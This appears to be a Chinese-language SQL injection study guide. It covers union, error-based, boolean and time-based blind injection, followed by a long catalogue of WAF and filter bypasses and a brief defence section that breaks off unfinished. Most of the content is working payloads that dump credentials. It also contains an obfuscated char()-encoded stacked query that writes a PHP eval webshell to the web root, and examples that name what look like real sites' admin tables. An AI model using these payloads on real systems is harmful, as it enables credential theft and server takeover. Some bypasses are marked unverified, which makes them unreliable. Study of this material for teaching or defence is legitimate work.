
SQL注入

1 数据库基础知识

1.1 MySQL

1.1.1 简介

MySQL 是一个关系型数据库管理系统,由瑞典 MySQL AB 公司开发,目前属于 Oracle 公司。

关系型数据库:指多张相互连接的二维表组成的数据库,所谓二维表指的就是由行和列组成的

表。例如:Oracle、DB2、SQLServer。

非关系型数据库:不使用固定的表结构存储数据,而是使用键值对、文档、列族或图结构。例如:Redis。

1.1.2 常见命令

1) 注释

1
2
第一种:-- (--%20、--+-)(后面必须加空格)
第二种:#(%23)

2) 查询所有数据库

1
2
3
4
5
SHOW DATABASES;
相当于 SELECT schema_name FROM information_schema.SCHEMATA; #SCHEMATA表存储了所有的库信息
select group_concat(schema_name) FROM information_schema.SCHEMATA; #结果拼接成一行

substr(concat('>>',(select group_concat(schema_name) FROM information_schema.SCHEMATA),'<<'),1,100)

3) 查看一个数据库里所有的表

1
2
3
4
5
6
7
8
USE databasename; (eg: USE mysql;)
SHOW TABLES;
eg: SHOW TABLES FROM mysql;

#查询没有结果,可以把库名换成16进制,不带引号,格式为0x开头,后跟完整16进制
SELECT table_name FROM information_schema.tables WHERE table_schema = '库名database';
SELECT table_name FROM information_schema.tables WHERE table_schema = database()
SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'security'

4) 查询库中(所有的)字段/列

1
2
SELECT column_name FROM information_schema.COLUMNS WHERE table_schema = '库名database' and table_name='表名';
SELECT group_concat(column_name) FROM information_schema.COLUMNS WHERE table_schema = 'security' and table_name='users'

5) 查询表中的数据:

1
2
3
4
5
6
7
8
9
10
11
12
SELECT * FROM 表名
SELECT * FROM 库名.表名; (eg: select * from mysql.user;)
SELECT 字段1,字段2,... FROM 库名.表名;

SELECT * FROM 库名.表名 WHERE 字段 = '' AND 字段 = '';
(eg: select * from mysql.user where user = 'root';)
SELECT * FROM 库名.表名 WHERE 字段 = '' OR 1 = 1;

SELECT * FROM 库名.表名 UNION SELECT 1,2,3,...;--当字段数量与后面数字个数相等时,不报错,用于确定字段数量

select * from qdm178021325_db.admin_login
select group_concat(id,username,logintime,loginip) from qdm178021325_db.admin_login

6) 查看当前选择的是哪个库

1
2
3
SELECT DATABASE();

AND (SELECT 1 FROM(SELECT COUNT(*),CONCAT(0x3e3e,(SELECT database()),0x3c3c,FLOOR(RAND(0)*2))xx FROM INFORMATION_SCHEMA.PLUGINS GROUP BY xx)a) #MariaDB数据库payload,和MySQL部分语法相同

7) 查看版本:

1
SELECT VERSION();

8) 查看当前登录数据库的用户:

1
SELECT USER();

9) 查看数据存储路径:

1
SELECT @@datadir;

10) 查看MySQL安装路径:

1
SELECT @@basedir;

11) 查看MySQL安装的系统:

1
SELECT @@version_compile_os;

12) 查看主机名称:

1
select @@hostname; #例如:LAPTOP-...

13) 查看时间

1
SELECT NOW();

14) 创建库:

1
CREATE DATABASE 库名 CHARSET utf8mb4; 

15) 创建表:

1
2
USE 库名; 
CREATE TABLE 表名(id INT);

16) 删除表:

1
DROP TABLE 表名;

17) 修改表:

1
ALTER TABLE 表名 ADD 字段 VARCHAR(32);--添加字段

18) 查看表结构:

1
DESC 表名;

19) 插入数据到表中:

1
INSERT INTO 表名 VALUES (1,"张"),(2,"王"),...;

1.2 MSSQL

1.2.1 简介

Microsoft SQL Server,是Microsoft公司推出的关系型数据库管理系统。

Microsoft SQL Server 默认监听的 TCP/IP 端口为 1433。

1.2.2 库结构

Microsoft SQL Server 服务由一个实例(Instance)和多个数据库(Databases)组成,实例包含了后台线程和占用的内存,默认的系统数据库包括 master、model、msdb、Resource 以及 tempdb。

系统数据库 说明
master 数据库 记录 SQL Server 实例的所有系统级信息。
msdb 数据库 用于 SQL Server 代理计划警报和作业。
model 数据库 用作 SQL Server 实例上创建的所有数据库的模板。 对 model 数据库进行的修改(如数据库大小、排序规则、恢复模式和其他数据库选项)将应用于以后创建的所有数据库。
Resource 数据库 一个只读数据库,包含 SQL Server 包括的系统对象。 系统对象在物理上保留在 Resource 数据库中,但在逻辑上显示在每个数据库的 sys 架构中。
tempdb 数据库 一个工作空间,用于保存临时对象或中间结果集。

1.3 Oracle

1.3.1 简介

Oracle Database,又名 Oracle RDBMS,简称 Oracle。ORACLE数据库系统是美国ORACLE公司(甲骨文)提供的以分布式数据库为核心的一组软件产品,是最流行的客户/服务器(CLIENT/SERVER)或B/S体系结构的数据库之一。比如SilverStream就是基于数据库的一种中间件。

2 web十大漏洞

1
2
3
4
5
6
7
8
9
10
访问控制失效(Broken Access Control)
加密失败(Cryptographic Failures)
注入(Injection)
不安全设计(Insecure Design)
安全配置错误(Security Misconfiguration)
脆弱过时组件(Vulnerable and Outdated Component)
识别与认证失败(Identification and Authentication Failure)
软件和数据完整性故障(Software and Data Integrity Failure)
安全日志与检测失败(Security Logging and Monitoring Failure)
服务器端请求伪造(Server—Side Request Forgery)

img

3 SQL注入

3.1 SQL注入原理

SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严,攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句,在管理员不知情的情况下实现非法操作,以此来实现欺骗数据库服务器执行非授权的任意查询,从而进一步得到相应的数据信息。

3.2 查找注入点位置

前端页面上所有提交数据的地方,不管是登录、注册、留言板、评论区、分页等,只要是提交数据给后台,后台拿着数据和数据库交互了,那么这个地方就可能存在注入点。

3.3 SQL注入分类

3.3.1 数据类型分类

1) 数字型

1
2
3
4
5
6
7
xx or 1=1
# 加单引号,URL:xxx.xxx.xxx/xxx.php?id=3';
对应的sql:select * from table where id=3' 这时sql语句出错,程序无法正常从数据库中查询出数据,就会抛出异常;
# 加and 1=1 ,URL:xxx.xxx.xxx/xxx.php?id=3 and 1=1;
对应的sql:select * from table where id=3 and 1=1 语句执行正常,与原始页面没有差异;
# 加and 1=2,URL:xxx.xxx.xxx/xxx.php?id=3 and 1=2;
对应的sql:select * from table where id=3 and 1=2 语句可以正常执行,但是无法查询出结果,所以返回数据与原始网页存在差异;

2) 字符型

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
xx' or 1=1 #
# 加单引号:select * from table where name='admin'';
由于加单引号后变成三个单引号,则无法执行,程序会报错;
# 加' and 1=1 此时sql语句为:select * from table where name='admin' and 1=1';
无法进行注入,还需要通过注释符号将其绕过。因此,构造语句为:select * from table where name ='admin' and 1=1 --+-',可成功执行返回结果正确;
# 加and 1=2--%20- 此时sql语句为:select * from table where name='admin' and 1=2--+-'则会报错。
如果满足以上三点,可以判断该url为字符型注入。

# 判断列数
?id=1' order by 4 # 报错
?id=1' order by 3 # 没有报错,说明存在3列
# 爆数据库
?id=-1' union select 1,database(),3 --+-;
?id=-1' union select 1,group_concat(schema_name),3 FROM information_schema.SCHEMATA #
# 爆表名
?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='数据库名'
?id=-1' union select 1,table_name,3 from information_schema.tables where table_schema = database() limit 0,1 --+- #第0+1个,限制数量为1
# 爆字段
?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='users' --+-
# 爆数据值
?id=-1' union select 1,group_concat(username),group_concat(password) from users --+-
?id=-1' union select 1,group_concat(username,0x7e,password),3 from users --+- # 0x7e是~的URL编码。

3) 搜索型

1
xx%' or 1=1 #

4) xx型

1
xx') or 1=1 #

5) Json类型(额外加的)

正常:{ "name": "John", "age": 30 }

恶意:{ "name": "John'; DROP TABLE users;-- ", "age": 30 }

3.3.2 提交方式分类

get

post

cookie

3.3.3 请求数据位置分类

请求行

请求头

请求体

3.3.4 报错注入

页面的报错信息中返回了数据库的相关信息。

例如,返回了数据库用户信息:

XPATH syntax error:‘root@localhost’

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Updatexml(); #MySQL对XML文档数据进行查询和修改的XPATH函数
Updatexml(XML_document, XPath_string, new_value); #针对xml数据的内容替换函数
eg:
updatexml('hello', concat('>>',(select version()),'<<'),'hi') --+
and updatexml(1, concat('>>',(select version()),'<<'),1) --+
or updatexml(1, concat('>>',(select version()),'<<'),1) #
#concat拼接>>version<<,前后两个参数要么直接写数字,要么必须用单引号扩着
updatexml(1, concat('>>',(select database()),'<<'),1) --+ #有些数据库名称不一定是MySQL,可能是自定义的
updatexml(1, substr(concat('>>',(select group_concat(schema_name) FROM information_schema.SCHEMATA),'<<'),1,100),1) --+ #截取数据库名
updatexml(1, substr(concat('>>',(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'jacobs_mddata'),'<<'),1,100),1) --+ #查询指定数据库的表并截取
updatexml(1, substr(concat('>>',(SELECT group_concat(column_name) FROM information_schema.COLUMNS WHERE table_schema = 'jacobs_mddata' and table_name='modern_navi'),'<<'),1,100),1) --+ #查询指定数据库指定表的所有字段
updatexml(1, substr(concat('>>',(select group_concat(id,name,open,anker) from jacobs_mddata.modern_c),'<<'),1,100),1) --+ #查询指定表的数据

extractvalue(); #MySQL对XML文档数据进行查询的XPATH函数
extractvalue(XML_document, XPath_string)
eg:
extractvalue('hello', concat('!', (select @@Version)));

floor(); #MySQL中用来取整的函数

3.3.5 布尔型盲注

当我们改变前端页面传输给后台sql参数时,页面没有显示相应内容也没有显示报错信息时,页面呈现出两种状态,正常或者不正常。根据这两种状态可以判断我们输入的语句是否查询成功。不能使用联合查询注入和报错注入,这时我们可以考虑是否为布尔盲注。

以sqli-labs-master Less-8关为例:

1) 判断闭合符类型

当输入 ?id=1' 页面显示没有结果。

但当加入 --+ 之后,页面又显示正常,这说明,闭合符就是 '

2) 爆数据库长度

?id=1’ and length(database())>=10 –+-

length()函数返回字符串的长度,这里采用二分法,直到找到一个分界点,即为数据库长度。

3) 查询库名

3.1) 手动注入
1
2
ascii() #返回ASCII码值
substr(要截取的字符串,开始位,截取的长度) #截取字符串

构造payload:

1
2
?id=1' and ascii(substr(database(),1,1))>=115 --+    #显示正常
?id=1' and ascii(substr(database(),1,1))>=116 --+ #显示异常


说明数据库名的第一个字符的ascii码值为115,查询ascii码表即可得知对应的字符为s。

查询第二个字符需要将开始位改为2,再一个一个查询即:

1
?id=1' and ascii(substr(database(),2,1))>=115 --+ 

已知库名长度为八,我们可以尝试手动注入八次。

Ascii

3.2) burpsuite爆破

方法一:用ASCII码值转化爆破

1
?id=1' and ascii(substr(database(),1,1))=115 --+

substr的第一个1表示从第一位开始,第二个一表示每次爆破一位,于是我们的爆破点就有两个。

抓包放到Intruder模块中,选中1和115添加爆破标记,一号爆破点选择1~8,因为之前我们已经得知数据库名字长度为8位了,所以只需选择一到八。二号爆破点选择的是字母的ascii码值,可以从本地导入,最后开始攻击。

在结果页面根据长度大小排序来区分成功和失败。(有些网站的成功、失败页面大小一样,无法区分,只能选取其它方法了)

查询ascii码表即可得知库名。

方法二:left方法直接爆破字母

left(参数1,参数2) 意为:将参数1从左开始取参数2个。

示例: left(abc,2) 返回值为ab。

将其与字符串进行比较,例如 left(abc,1)>’a’,返回结果为false,因为 ‘a’=‘a’;

left(abc,2)>’aa’ ,返回结果为TURE,因为‘ab’是要大于‘aa’;

根据返回的结果的真假,与前面的语句用and相连接,构造逻辑关系。

构造payload:

1
?id=1' and left(database(),1)='s' --+-

用burpsuite抓包后选择字符s为爆破点。爆破内容选择 a~z ,26个字母。这种方法的限制是一次只能爆破一个字母。

如果要接着爆破下一个字母,需要在爆破点前加上爆破出来的字母,并将left函数里面的数字修改。如:爆破第二个字母,需要将1改为2,并在爆破点前加上刚刚爆破出来的s。

这种方法的缺点是过于复杂,需要逐次爆破,通常不使用这种方法。

方法三:if方法爆破注入(最简单)

if(1=1,1,0) #如果1=1,则返回1,否则返回0

构造payload:

1
?id=1' and if(substr(database(),1,1)='s',1,0) --+-

从库名选择第一个字母,判断其是否等于s,如果是,则返回1,页面正常显示,如果不是,则返回2,页面显示异常。

将第一个数字1和字母s添加为爆破点,第一个爆破点的数据为1~8(8是库名长度),第二个爆破点数据为字母加上_等字符。

4) 爆破表名

1
?id=1' and if(substring((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='a',1,0) --+-

limit 0,1表示从第一条开始取出一条数据,需要注意的是limit默认下标从0开始,第一个参数是下标,查数据的话是从第一条查,第二个参数限定了几条数据。

选择爆破点为substr(,1,1)中的第一个1与字母a,选择集束炸弹模式,让两个爆破点爆破的数据随机组合。

5) 爆破列名

1
?id=1' and if(substring((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 0,1),1,1)='a',1,0)--+-

将substr(,1,1)中的第一个1与字母a添加为爆破点。

6) 爆破具体值

首先爆破username的值,构造payload

1
?id=1' and if(substring((select username from users limit 0,1),1,1)='a',1,0)--+-

接下来爆破password的值,构造payload:

1
?id=1' and if(substring((select password from users limit 0,1),1,1)='a',1,0)--+-

3.3.6 时间盲注

时间盲注又称延迟注入,适用于页面不会返回错误信息,只会回显一种界面(与布尔盲注类似),其主要特征是利用sleep函数或者benchmark函数让mysql执行时间变长,制造时间延迟,由回显时间来判断是否报错。

sleep(X)函数,延迟X秒后回显。

1
2
?id=1' and if(length(database())>=8,sleep(5),1)-- -
上面语句意思是如果数据库长度大于等于8我们就延时5秒后进行回显,与布尔盲注类似。

判断库名:

1
?id=1' and if(ascii(substr(database(),1,1))=115,sleep(2),0) --+-

得到库名为security后,接着判断表名:

1
?id=1' and if(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))=109,sleep(3),0)--+-

判断列名:

1
?id=1' and If(ascii(substr((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1))=105,sleep(2),1)–+

3.4 绕过方式

参考链接:

https://blog.csdn.net/weixin_42478365/article/details/119300607

3.4.1 注释符号绕过

1
2
3
4
5
-- - 注释内容
# 注释内容
/*注释内容*/
;
;%00

3.4.2 大小写绕过

1
ANd SELecT ...

可以利用的原因有两个:SQL语句对大小写不敏感、开发人员做的黑名单过滤过于简单。

3.4.3 内联注释绕过

内联注释就是把一些特有的仅在MYSQL上的语句放在 /!../ 中,这样这些语句如果在其它数据库中是不会被执行,但在MYSQL中会执行。

1
select * from cms_users where userid=1 union /*!select*/ 1,2,3;

3.4.4 双写绕过

在某一些简单的WAF中,将关键字select等只使用replace()函数置换为空,这时候可以双写关键字绕过。进行一次这样的过滤就双写,两次就三写,以此类推。

1
select -> selselectect

3.4.5 编码绕过

URL、ASCII、HEX、Unicode编码。

1) URL编码

1
2
1+and+1=2
1+%25%36%31%25%36%65%25%36%34+1=2 #对关键字进行两次url全编码

参考链接:

https://zh.wikipedia.org/wiki/%E7%99%BE%E5%88%86%E5%8F%B7%E7%BC%96%E7%A0%81

1.1) 简介

百分号编码(英语:Percent-encoding),又称URL编码(URL encoding)是特定上下文的统一资源定位符(URL)的编码机制,实际上也适用于统一资源标志符(URI)的编码。

URI所允许的字符分作保留未保留

RFC 3986 section 2.2 保留字符 (2005年1月)

! * ' ( ) ; : @ & = + $ , / ? # [ ]

RFC 3986 section 2.3 未保留字符 (2005年1月)

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
a b c d e f g h i j k l m n o p q r s t u v w x y z
0 1 2 3 4 5 6 7 8 9 - _ . ~

URI中的其它字符必须用百分号编码。

1.2) 编码规则
1.2.1) 对保留字符的百分号编码

如果一个保留字符在特定上下文中具有特殊含义(称作“reserved purpose”) , 且URI中必须使用该字符用于其它目的,那么该字符必须百分号编码。

首先需要把该字符的ASCII的值表示为两个16进制的数字,然后在其前面放置转义字符(”%“),置入URI中的相应位置。例如,/编码后是%2F

保留字符的百分号编码

! # $ & ' ( ) * + , / : ; = ? @ [ ]
%21 %23 %24 %26 %27 %28 %29 %2A %2B %2C %2F %3A %3B %3D %3F %40 %5B %5D

ASCII0-127

ASCII128-255
1.2.2) 对百分号字符的百分号编码

%编码后是%25

1.2.3) 对非ASCII字符的百分号编码

需要转换为UTF-8(一种针对Unicode可变长度字符编码)字节序,然后每个字节按照百分号加ASCII码的形式表示。例如:百分号编码编码后是%E7%99%BE%E5%88%86%E5%8F%B7%E7%BC%96%E7%A0%81

URL编码在线工具

https://www.bejson.com/enc/urlencode/

https://tool.chinaz.com/tools/urlencode.aspx

2) ASCII编码

1
Test -> CHAR(84)+CHAR(101)+CHAR(115)+CHAR(116)

4) 16进制绕过

1
2
select * from users where username = test1;
select * from users where username = 0x7465737431;

5) Unicode编码

1
2
3
4
5
#以下示例来自网络,未验证正确性
单引号=> %u0037 %u02b9
空格=> %u0020 %uff00
左括号=> %u0028 %uff08
右括号=> %u0029 %uff09

3.4.6 大于小于号绕过

1
2
3
4
5
6
#大于号->greatest,小于号->least
原句:ascii(substr(database(),1,1))>100
绕过:
greatest(ascii(substr(database(),1,1)),100)=100
least(ascii(substr(database(),1,1)),100)=100
#greatest(n1, n2, n3…)返回n中的最大值,或least(n1,n2,n3…)返回n中的最小值。
1
2
3
#strcmp
strcmp(ascii(substr(database(),1,1)),99)
#strcmp(str1,str2),若str1=str2,则返回零;若str1<str2,则返回负数;若str1>str2,则返回正数。
1
2
3
#in
substr(database(),1,1) in ('b')
substr(database(),1,1) in (0x62)
1
2
3
#between ... and ...
substr(database(),1,1) between 'a' and 'c'
substr(database(),1,1) between 0x61 and 0x63

3.4.7 空格绕过

1
2
3
4
5
+ %20 %09 %0a %0b %0c %0d %a0 /**/ /*!*/ ()

eg:
正常:select * from user
括号:(select)*(from)(user)

3.4.8 or and xor not 绕过

1
2
3
4
5
#来源网络,未验证
or = ||
and = &&
xor = | ^ #
not = !

3.4.9 等号绕过

不加通配符的like

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#正常加上通配符的like:
mysql> select * from users where username like "test%";
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | test1 | pass |
| 3 | test3 | pass1 |
+----+----------+----------+

#不加上通配符的like可以用来取代=:
mysql> select * from users where id like 1;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | test1 | pass |
+----+----------+----------+

regexp

1
2
3
4
5
6
7
#MySQL 中使用 REGEXP 操作符来进行正则表达式匹配
mysql> select * from users where id regexp 1;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | test1 | pass |
+----+----------+----------+

使用大小于号来绕过

1
2
3
4
5
6
mysql> select * from users where id > 1 and id < 3;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 2 | user2 | pass1 |
+----+----------+----------+

使用<>绕过

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# <> 等价于 !=,所以在前面再加一个!,结果就是等号了
mysql> select * from users where !(id <> 1);
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | test1 | pass |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> select * from users where id = 1;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | test1 | pass |
+----+----------+----------+
1 row in set (0.00 sec)

3.4.10 单引号绕过

十六进制

1
2
3
# users的十六进制的字符串是7573657273
原句:where table_name="users"
绕过:where table_name=0x7573657273

宽字节

GBK 编码会认为两个字符为一个汉字,例如:DF5C就是一个汉字”運”。

GBK编码在线查询:https://www.qqxiuzi.cn/bianma/zifuji.php | https://www.qqxiuzi.cn/bianma/guobiaoma.php

1
2
id=-1%df'union select 1,user(),3 --+
id=-1運'union select 1,user(),3 --+

URL编码:

%27–单引号 | %20–空格 | %23–#号 | %5c–\反斜杠

3.4.11 逗号绕过

sql盲注时常用到以下的函数:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
substr()
substr(string, pos, len) #从第pos个字符开始,取长度为len的子串
substr(string, pos) #从pos开始,取到string的最后

substring() #用法和substr()一样

mid()
#用法和substr()一样,但是mid()是为了向下兼容VB6.0,已经过时,以上的几个函数的pos都是从1开始的

left()和right()
left(string, len)和right(string, len) #分别是从左或从右取string中长度为len的子串

limit
limit pos len #在返回项中从pos开始取len个返回值,pos从0开始

ascii()和char()
ascii(char) #把字符转为ascii码
char(ascii_int) #和ascii()的作用相反,将ascii码转字符

from pos for len

1
select substr(database() from 1 for 1)='c';

join关键字绕过

1
2
3
4
5
原句:union select 1,2,3,4;
绕过:
union select * from ((select 1)A join (select 2)B join (select 3)C join (select 4)D);
union select * from ((select 1)A join (select 2)B join (select 3)C join (select group_concat(user(),' ',database(),' ',@@datadir))D);
#括号后面的A、B、C是随意命名的是省略了as的写法

like关键字

适用于substr()等提取子串的函数中的逗号

1
2
原句:select ascii(mid(user(),1,1))=80
绕过:select user() like 'r%'; #查询User是否以r开头

offset关键字

1
2
原句:select * from cms_users limit 0,1; #从第0+1个开始,取1个结果返回
绕过:select * from cms_users limit 1 offset 0; #跳过前0条记录,返回接下来的1条记录

3.4.12 过滤函数绕过

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
sleep() -->benchmark()
#benchmark(),第一个参数是执行次数,第二个是执行的表达式
select 1,2 and sleep(1);
select 1,2 and benchmark(10000000,1);

ascii()–>hex()、bin()
hex() #将字符转成十六进制
id=1 and if(hex(substr(database(),1,1))=62,1,0)
bin() #将十进制值转换为二进制字符串
' OR BIN(CONV(HEX(SUBSTR(database(), 1, 1)), 16, 10)) = '1100001' -- - #示例来自AI,未验证

group_concat()–>concat_ws()
CONCAT_WS(separator, string1, string2, ...)
#separator:用于分隔各个字符串的分隔符。string1, string2, ...:需要连接的一个或多个字符串。
SELECT CONCAT_WS(' ', first_name, last_name) AS full_name FROM users;
#此查询将返回每个用户的全名,分隔符是空格,例如 'John Doe'。

substr(),substring(),mid()可以相互取代, 取子串的函数还有left(),right()

ord()–>ascii()
ord() #返回字符串第一个字符的 ASCII 值
1' and if(ord(substr(database(),1,1))=100,sleep(2),1)#

if()->ifnull()|case when then
ifnull(exp_1,exp_2) #如果exp_1不为NULL,则IFNULL函数返回exp_1; 否则返回exp_2。
and ifnull(ascii(substr(database(),1,1))>97,0)
and case when ascii(substr(database(),1,1))>97 then 1 else 0 end

3.4.13 堆叠注入时利用 MySql 预处理

堆叠注入:一次性注入并执行多条语句。

1’;show databases;#

在遇到堆叠注入时,如果select、rename、alter和handler等语句都被过滤的话,我们可以用MySql预处理语句配合concat拼接来执行sql语句。

PREPARE:准备一条SQL语句,并分配给这条SQL语句一个名字(hello)供之后调用

EXECUTE:执行命令

DEALLOCATE PREPARE:释放命令

SET:用于设置变量(@a)

1
1';sEt @a=concat("sel","ect flag from flag_here");PRepare hello from @a;execute hello;#

借助char()函数将ascii码转化为字符然后再使用concat()函数将字符连接起来。

1
set @sql=concat(char(115),char(101),char(108),char(101),char(99),char(116),char(32),char(39),char(60),char(63),char(112),char(104),char(112),char(32),char(101),char(118),char(97),char(108),char(40),char(36),char(95),char(80),char(79),char(83),char(84),char(91),char(119),char(104),char(111),char(97),char(109),char(105),char(93),char(41),char(59),char(63),char(62),char(39),char(32),char(105),char(110),char(116),char(111),char(32),char(111),char(117),char(116),char(102),char(105),char(108),char(101),char(32),char(39),char(47),char(118),char(97),char(114),char(47),char(119),char(119),char(119),char(47),char(104),char(116),char(109),char(108),char(47),char(102),char(97),char(118),char(105),char(99),char(111),char(110),char(47),char(115),char(104),char(101),char(108),char(108),char(46),char(112),char(104),char(112),char(39),char(59));prepare s1 from @sql;execute s1;

也可以不用concat函数,直接用char函数。

1
set @sql=char(115,101,108,101,99,116,32,39,60,63,112,104,112,32,101,118,97,108,40,36,95,80,79,83,84,91,119,104,111,97,109,105,93,41,59,63,62,39,32,105,110,116,111,32,111,117,116,102,105,108,101,32,39,47,118,97,114,47,119,119,119,47,104,116,109,108,47,102,97,118,105,99,111,110,47,115,104,101,108,108,46,112,104,112,39,59);prepare s1 from @sql;execute s1;

3.4.14 ‘“.md5($pass,true).”‘ 登录绕过

很多站点为了安全都会利用这样的语句:

1
SELECT * FROM users WHERE password = '".md5($password,true)."';

ffifdyop,md5加密后为:276f722736c95d99e921722cf9ed621c,16进制解码为字符串后是:'or'6É]\u{99}é!r,ùíb\u{1c}(ASCII),格式为'or'6<trash>,SQL语句变为

1
SELECT * FROM users WHERE password = ''or'6<trash>'

相当于万能密码。

md5(string,raw)

string:必需,要计算的字符串。

raw:可选。规定十六进制或二进制输出格式:

  • TRUE - 原始16字符二进制格式。
  • FALSE - 默认。32字符十六进制数。

附录 PHP中一些常见的过滤方法及绕过方式

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
过滤关键字   and or
php代码 preg_match('/(and|or)/i',$id)
会过滤的攻击代码 1 or 1=1 1 and 1=1
绕过方式 1 || 1=1 1 && 1=1

过滤关键字 and or union
php代码 preg_match('/(and|or|union)/i',$id)
会过滤的攻击代码 union select user,password from users
绕过方式 1 && (select user from users where userid=1)='admin'

过滤关键字 and or union where
php代码 preg_match('/(and|or|union|where)/i',$id)
会过滤的攻击代码 1 && (select user from users where user_id = 1) = 'admin'
绕过方式 1 && (select user from users limit 1) = 'admin'

过滤关键字 and, or, union, where, limit
php代码 preg_match('/(and|or|union|where|limit)/i', $id)
会过滤的攻击代码 1 && (select user from users limit 1) = 'admin'
绕过方式 1 && (select user from users group by user_id having user_id = 1) = 'admin' #user_id聚合中user_id为1的user为admin

过滤关键字 and, or, union, where, limit, group by
php代码 preg_match('/(and|or|union|where|limit|group by)/i', $id)
会过滤的攻击代码 1 && (select user from users group by user_id having user_id = 1) = 'admin'
绕过方式 1 && (select substr(group_concat(user_id),1,1) user from users ) = 1

过滤关键字 and, or, union, where, limit, group by, select
php代码 preg_match('/(and|or|union|where|limit|group by|select)/i', $id)
会过滤的攻击代码 1 && (select substr(gruop_concat(user_id),1,1) user from users) = 1
绕过方式 1 && substr(user,1,1) = 'a'

过滤关键字 and, or, union, where, limit, group by, select, '
php代码 preg_match('/(and|or|union|where|limit|group by|select|\')/i', $id)
会过滤的攻击代码 1 && (select substr(gruop_concat(user_id),1,1) user from users) = 1
绕过方式 1 && user_id is not null 1 && substr(user,1,1) = 0x61 1 && substr(user,1,1) = unhex(61)

过滤关键字 and, or, union, where, limit, group by, select, ', hex
php代码 preg_match('/(and|or|union|where|limit|group by|select|\'|hex)/i', $id)
会过滤的攻击代码 1 && substr(user,1,1) = unhex(61)
绕过方式 1 && substr(user,1,1) = lower(conv(11,10,16)) #十进制的11转化为十六进制,并小写。

过滤关键字 and, or, union, where, limit, group by, select, ', hex, substr
php代码 preg_match('/(and|or|union|where|limit|group by|select|\'|hex|substr)/i', $id)
会过滤的攻击代码 1 && substr(user,1,1) = lower(conv(11,10,16))/td>
绕过方式 1 && lpad(user,7,1)

过滤关键字 and, or, union, where, limit, group by, select, ', hex, substr, 空格
php代码 preg_match('/(and|or|union|where|limit|group by|select|\'|hex|substr|\s)/i', $id)
会过滤的攻击代码 1 && lpad(user,7,1)/td>
绕过方式 1%0b||%0blpad(user,7,1)

过滤关键字 and or union where
php代码 preg_match('/(and|or|union|where)/i',$id)
会过滤的攻击代码 1 || (select user from users where user_id = 1) = 'admin'
绕过方式 1 || (select user from users limit 1) = 'admin'

注入防护

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
1.对提交的数据进行数据类型判断,比如id值必须是数字:is_numeric($id)
2.对提交的数据进行正则匹配,禁止出现注入语句,比如union、or、and等。
3.对提交的数据进行特殊符号转义,比如单引号、双引号等,用addslashs等函数加工一下。
4.参数化查询,也叫做参数绑定的方式,对提交的参数进行预编译然后进行参数绑定,这样会将用户提交的注入语句作为参数值处理,而不是当作SQL语句执行,这样可以有效防范SQL注入。
但预编译不能完全解决SQL注入问题,比如查询语句中表名是动态的,也就是说表名可以是用户提交过来的数据,根据用户提交的表名来进行不同的查询,那么也会出现SQL注入漏洞,因为表名不能进行预编译及参数绑定。
这就需要配合白名单进行过滤。
5.分级管理,用户的权限要进行严格控制和划分,服务端代码连接数据库使用的用户禁止使用root等高权限用户。比如对于普通用户,禁止给予数据库建立、删除、修改等相关权限,只有系统管理员才有增、删、改、查的权限等等。
6.数据库中敏感的数据,比如用户密码,加密存储。

对于PHP语言编写的网站,大都是和mysql数据库结合的,可通过如下几种方法结合起来防范SQL注入的漏洞:
